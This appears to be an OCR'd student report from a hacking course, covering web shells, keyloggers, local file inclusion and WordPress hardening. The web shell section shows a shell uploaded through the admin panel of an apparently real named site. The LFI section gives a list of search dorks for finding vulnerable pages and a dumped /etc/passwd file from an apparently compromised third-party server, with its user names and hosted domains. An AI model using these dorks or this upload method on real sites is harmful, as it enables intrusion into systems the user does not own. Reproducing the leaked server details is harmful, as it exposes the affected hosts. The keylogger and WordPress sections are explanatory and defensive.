
4





Dr.B.Sundaramoorthy
Dr.M.Rosalind George
Dr.R.Santhakumar
Th.M.Muruganantham
Th.S.Santhoshkumar
Dr.K.Karal Marx
Dr. B. Chrisolite
Dr. V. Kaliyamurthi
Dr. E. Suresh
Mrs.A.Jemila Thangarani
N Daniel


Week 6, Topic : (Server Shell)


http://www.ctcb.in/admin/Uploade/Section/2449/shell.html




Load URL
Split URL
Execute
http://www.ctcb.in/admin/
Post
Referrer
Hackbar Mod by Thunder Cats
Arena Web Security
BASE64
Home
Gallary_Details
Profile
Add Region
Registartion
ATC Details
Student Details
Course
Payment
Gallery
Admin
Change Success.
OK
Browse...
No file selected.
Status
ON
Change_Iforma


http://www.ctcb.i...tion/2449/up.php
www.ctcb.in/admin/Uploade/Section/2449/up.php
SQL
UNION BASED
LOCAL VARIABLE DIOS
ERROR/DOUBLE
TOOLS
WAF BYPASS
ENCODE
HTML
ENCRYPT
MORE
Load URL
Split URL
Execute
Post
Referrer
Hackbar Mod by Thunder Cats
Arena Web Security
BASE64
Uploading
Browse...
No file selected.
Upload





You are backed bro

Week 7, Topic: (Keylogger)

What is a keylogger?

A keylogger is a type of software or hardware device designed to covertly record the keystrokes typed on a computer or other electronic device's keyboard. Keyloggers can operate at various levels of the computing system, capturing keystrokes before they reach the operating system (hardware keyloggers), intercepting them within the operating system (software keyloggers), or even recording keystrokes at the application level.

The purpose of a keylogger?

The primary purpose of a keylogger is to monitor and log the keys pressed by a user, often without their knowledge or consent. Once installed or activated, a keylogger can record every keystroke entered by the user, including passwords, usernames, credit card numbers, messages, and other sensitive information.

Keyloggers are used for a variety of purposes, ranging from legitimate applications such as parental control and employee monitoring to malicious activities such as identity theft, espionage, and unauthorized access to sensitive information.

To mitigate the risks associated with keyloggers, users can employ various security measures, including using reputable antivirus software, keeping software and operating systems up-to-date, being cautious of suspicious links and downloads, and using on-screen keyboards for entering sensitive information in high-risk environments. Additionally, organizations can implement security policies and procedures to prevent unauthorized access to devices and networks.

Week 8, Topic 1: (LFI)

LFI (Local File Inclusion) vulnerability is a security weakness found in web applications that allows an attacker to include files located on the server through the web browser. This vulnerability occurs when a web application includes files based on user input without proper validation or sanitization, thereby allowing an attacker to exploit this behavior to read sensitive files, execute malicious code, or gain unauthorized access to the server's filesystem. LFI vulnerabilities are often exploited to retrieve configuration files, access system logs, or execute arbitrary commands, posing significant risks to the security and integrity of the affected web application and server.

LFI Dorks:

allinurl:pgg=contact.php

allinurl:page=contact.php

allinurl:home=contact.php

allinurl:?index.php?pagina=contato.php site:br

allinurl:?index.php?pagina=clientes.php site:br

allinurl:?index.php?pagina=produtos.php site:br

allinurl:?index.php?pagina=contato.php

index.php?pagina=home.php

index.php?pagina=empresa.php

index.php?pagina=obras.php

index.php?pagina=localizacao.php

index.php?pagina=contato.php

thumb.php

index.php?pagina=empresa.php

index.php?pagina=produtos.php

index.php?pagina=representantes.php

index.php?pagina=contato.php

index.php?pagina=home.php

index.php?pagina=guia_consumidor.phpa

index.php?pagina=responsabilidade.php

inurl:"?page=news.php"

inurl:"index.php?main=*php"

inurl:"index.php?inc=*php"

inurl:"index.php?pg=*php"

inurl:"index.php?include_file=*php"

inurl:"index.php?main=*html"

inurl:"index.php?inc=*html"

inurl:"index.php?pg=*html

inurl:index.php?id=


inurl:index.php?cat=


inurl:index.php?action=

inurl:index.php?content=

inurl:index.php?page=

inurl: .php?page=contact.php site:in/pk/id





root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin ptourbeaux:x:1000:1000:,,,:/home/ptourbeaux:/bin/bash messagebus:x:100:108::/nonexistent:/usr/sbin/nologin postfix:x:101:110::/var/spool/postfix:/usr/sbin/nologin sshd:x:102:65534::/run/sshd:/usr/sbin/nologin ntpsec:x:103:112::/nonexistent:/usr/sbin/nologin bind:x:104:113::/var/cache/bind:/usr/sbin/nologin nagios:x:105:114::/var/lib/nagios:/usr/sbin/nologin _rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin munin:x:107:115:munin application user,,,:/var/lib/munin:/usr/sbin/nologin clamav:x:108:116::/var/lib/clamav:/bin/false mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false lithium:x:1001:1001:,,,:/home/lithium:/bin/bash env93wp:x:1002:1002:,,,:/home/www-lithium/www.environnement93.fr:/etc/ftponly lithiumwp:x:1003:1003:,,,:/home/www-lithium/www.lithium-network.com:/etc/ftponly bolerowp2:x:1004:1004:,,,:/home/www-lithium/www.diamond-wholesale.com:/etc/ftponly bolerowp3:x:1005:1005:,,,:/home/www-lithium/www.diamond-nutrition.com:/etc/ftponly bolerowp:x:1006:1006:,,,:/home/www-lithium/www.boissonsbolero.com:/etc/ftponly


Week 8, Topic 2: (Website Security)

Wp Hide Login: Generally, we can log in to the WordPress dashboard by using (/wp-admin) after the domain name of our website. However, we can change it, so that, hackers will not be able to find our login page. For doing this security, we can use the WP Hide Login Plugin on our website, and then we can set what we want to use to get our login page, for example, we can change (/wp-admin) to (/login).


Disable XML-RPC: Another method we can use to block XML-RPC in our website. To do this we can use **Disable XML-RPC-API,** which will Automatically block xml rpc in our website. As a result, hackers cannot hack our website through xmlrpc.

Wordfence Security: Wordfence works meticulously to ensure the security of our website. First and foremost, if malware attacks our website we can scan the entire website and find the attacked theme and plugins by wordfence. On top of that, we can set some security features from wordfence setting, by doing this, it will protect our website from malicious threats. Another interesting matter is that we can set a specific time, when the Wardfence scans our website automatically each day and then sends us an email about what vulnerabilities it found.


Before activating **Wp Hide Login**



After activating **Wp Hide Login**



After blocking **XML-RPC**



After setting a specific time to scan the website by Wordfence:

It will send an email like this when the scan will be completed

[Wordfence Alert] Problems found on www.kinejan.com Inbox ×

WordPress wordpress@kinejan.com via srv1276.main-hosting.eu Fri, Mar 22, 10:57 PM
to me

This email was sent from your website "Easy Shopping in Bangladesh" by the Wordfence plugin.

Wordfence found the following new issues on "Easy Shopping in Bangladesh" (3 existing issues were also four

Alert generated at Friday 22nd of March 2024 at 10:57:33 PM

